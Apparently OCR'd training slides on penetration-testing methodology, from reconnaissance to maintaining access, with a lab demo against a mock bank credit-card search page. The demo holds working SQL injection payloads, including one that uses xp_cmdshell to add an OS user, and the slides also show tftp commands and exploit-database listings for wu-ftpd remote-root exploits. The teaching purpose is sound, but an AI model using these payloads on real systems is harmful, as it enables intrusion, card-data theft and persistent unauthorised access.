Security Testing Methodology

- Steps
  - Information Gathering
    - Network Mapping
  - Scanning
  - Vulnerability Identification
  - Penetration
  - Gaining Access and Privilege Escalation
  - Enumerating Further
  - Compromising Remote Users and Sites
  - Maintaining Access
  - Covering Tracks

Information Gathering

- Leveraging public information and records
  - Internet registrars
  - Whois
  - Nslookup
  - Wayback machine
  - Competitive intelligence
  - Job listings
  - Blogs
  - Social network sites
  - etc

Scanning

- Identify live systems
- Identify open ports
- Identify and enumerate services
- Identify vulnerabilities

Vulnerability Identification

- Vulnerability
  - Weakness in a system or a network
    - Protocol flaw
    - Configuration error
    - bug
- Goal
  - Identifying weaknesses to leverage for access
    - Privileged access is preferred
      - Never underestimate any access
        - Regardless of the level

Penetration

- Leveraging a vulnerability
  - Identify a weakness to achieve access
- All systems have vulnerabilities
  - Not all vulnerabilities have exploits!
    - Have to match the vulnerability to the exploit
      - What if you find none?
- Components of penetration
  - Vulnerability
  - Vector
  - Payload
    - Shell code etc

Gaining Access and Privilege Escalation

- Methods of access
  - Shell
  - Reverse shell
  - Backdoors
- Escalating Privileges
  - Level of access not root or admin
    - Have to get the OS to grant admin
  - Windows
    - Has had problems with directory execution
      - Allowed relative path names
  - Unix/Linux
    - Has the chroot option
      - Have to break the chroot
    - Abuse su or sudo permissions


Enumerating Further

- Once Access is Gained
  - You are *local!*
    - run local commands
      - netstat
      - route
      - nslookup

```
Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:

    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . . . . . . . : 192.168.1.141
    Subnet Mask . . . . . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . . . . . . . : 192.168.19.1
    Subnet Mask . . . . . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection 3:

    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . . . . . . . : 192.168.20.1
    Subnet Mask . . . . . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . . . . :
```

Compromising Remote Users and Sites


- Take advantage of compromised host
  - Set source of the exploit to that of the target
    - Pivoting



Maintaining Access

- Ensure we have access!
  - Targets can crash
  - Service can stop
  - Target can receive a patch or update
- Once in
  - Plant a backdoor
  - Migrate the exploit to another process
    - Explorer ☺
  - Plant a keystroke logger

Attack Mode



Database

Welcome to the First National Bank

"Where security is even worse than before"

Credit Card Search

User Name	Password
Submit user name & password	Reset

```
' OR 1=1--
```

```
' ; insert into dbo.table1 (cc_name, cc_email, cc_number, cc_password) values ('fred','fred@ltree.com',333222111,'fredpw')--
```

```
' OR 1=1 ; exec master..xp_cmdshell 'net user fred fredpw /add'--
```

' OR 1=1

Your Records are Below


Name	Card Number
Carl	1111222233334444
Randy	2222333344445555
Steve	3333444455556666
Bob	4444555566667777
Erica	5555666677778888
Adrian	6666777788889999
Salim	7777888899990000
Roger	8888999900001111
Zahir	9999000011112222
Mathias	0000111122223333
Boles	1111333322224444

' ; insert into dbo.table1 (cc_name, cc_email, cc_number, cc_password) values ('fred','fred@ecc.com',333222111,'fredpw')--

Your Records are Below

Name	Card Number
Carl	1111222233334444
Randy	2222333344445555
Steve	3333444455556666
Bob	4444555566667777
Erica	5555666677778888
Adrian	6666777788889999
Salim	7777888899990000
Roger	8888999900001111
Zahir	9999000011112222
Mathias	0000111122223333
Boles	1111333322224444
fred	333222111


' OR 1=1 ; exec master..xp_cmdshell 'net user fred fredpw /add'--



xp_cmdshell

- The keys to the kingdom
- This stored procedure allows us to execute code
  - Opens a shell via SQL ☺
- Command syntax
  - exec master..xp_cmdshell 'dir'
  - exec master..cmdshell 'ping 10.1.1.1'
  - exec master..cmdshell 'tftp 10.1.1.10'
  - Etc
- Only limit is the imagination

Applied Skills in Practice



What about Exploit Frameworks

- Excellent for speed
- What if the vulnerability does not have an exploit in the framework?
- Quit?
- Old School!

ID the service

- Port
- Service
  - Grab the banner

```
C:\>ftp 192.168.0.132
Connected to 192.168.0.132.
220 ftp.bigfiles.com FTP server (Version wu-2.6.0(1) Mon Feb 2
0) ready.
User (192.168.0.132:(none)): _
```

Look for Exploit

Google

wu-2.6.0(1) ftp exploits | Search

About 5,830 results (0.33 seconds) Advanced search

- Everything
- Images
- Videos
- News
- Shopping
- More

Addison, TX
Change location

All results
Related searches
More search tools

wu-ftpd SITE EXEC/INDEX Format String Vulnerability - Metasploit ...
0 - Automatic Targeting (default); **1** - Slackware 2.1 (Version wu-2.4(**1**) Sun Jul 31 21:15:56 CDT 1994); 2 - RedHat 6.2 (Version **wu-2.6.0**(**1**) Mon Feb 28 10:30:36 EST 2000); 3 - Debug ... msf > use **exploit**/multi/**ftp**/wuftpd_site_exec_format ...
www.metasploit.com/modules/**exploit**/.../**ftp**/wu**ftp**d_site_exec_format - Cached

Neohapsis Archives - Incidents list - RedHat 6.2 box exploited ...
an **exploit** that attacks WU-**FTP**. The default wu-**ftp** on. Red Hat 6.2 (**wu-2.6.0**(**1**) in this case) is vulnerable and **exploit** code has been published on the ...
www.ouah.org/incidentwils.html - Cached

'WUFTPD 2.6.0 remote root **exploit**' - MARC
n", *argv); exit(**1**); } (void)fprintf(stderr, "Connected to %s. Trying to log in.\n", *argv); if (**logintoftp**(login, password) < 0) { (void)fprintf(stderr, ...
marc.info/?l=bugtraq&m=96179429114160&w=2 - Cached - Similar

Red Hat 6.2 7350wu.c Wu-ftpd v2.6.0 remote root **exploit** | CalmDownPony
May 4, 2011 ... At these time the only **exploit** I got to work was the rpc.statd **exploit**. ... [*] **FTP** Banner: 220 test **FTP** server (Version **wu-2.6.0**(**1**) Mon Feb ...
blog.rafaeltorrales.info/.../red-hat-6-2-7350wu-c-wu-**ftp**d-v2-6-0-remote-root-**exploit**/ - Cached

7350-v5.txt (wu-ftpd **exploit** analysis) - iicpen.intipen.edu.my
7350wu -t **1** -h 192.168.1.172 where t **1** is linux. This **exploit** program works only for ... version of the wu-ftpd program: Version **wu-2.6.0**(**1**) which 7350wu **exploits**. ... to stop the **ftp** server, comment out the **ftp** line in /etc/inetd.conf, ...
iicpen.intipen.edu.my/~paul/Experiments/7350wu-v5.txt - Cached

Use Exploit Database

- cd /pentest/exploits/exploitdb/
- searchsploit wuftp

```
root@bt:/pentest/exploits/exploitdb# ./searchsploit wuftp
 Description                                                              Path
--------------------------------------------------------------------------- ------------------------
wu-ftpd 2.6.2 Remote Denial Of Service Exploit (wuftpd-freezer.c)           /linux/dos/115.c
root@bt:/pentest/exploits/exploitdb# ls
files.csv  platforms  searchsploit
root@bt:/pentest/exploits/exploitdb# ./searchsploit wu-ftpd
 Description                                                              Path
--------------------------------------------------------------------------- ------------------------
wu-ftpd 2.6.2 off-by-one Remote Root Exploit                                /linux/remote/74.c
wu-ftpd 2.6.2 Remote Root Exploit (advanced version)                        /linux/remote/78.c
wu-ftpd 2.6.2 Remote Denial Of Service Exploit (wuftpd-freezer.c)           /linux/dos/115.c
wu-ftpd 2.6.0 Remote Root Exploit                                           /multiple/remote/201.c
wu-ftpd 2.6.0 Remote Format Strings Exploit                                 /solaris/remote/239.c
wu-ftpd <= 2.6.1 Remote Root Exploit                                        /linux/remote/348.c
wu-ftpd <= 2.6.2 File Globbing Denial of Service Exploit                    /linux/dos/842.c
root@bt:/pentest/exploits/exploitdb#
```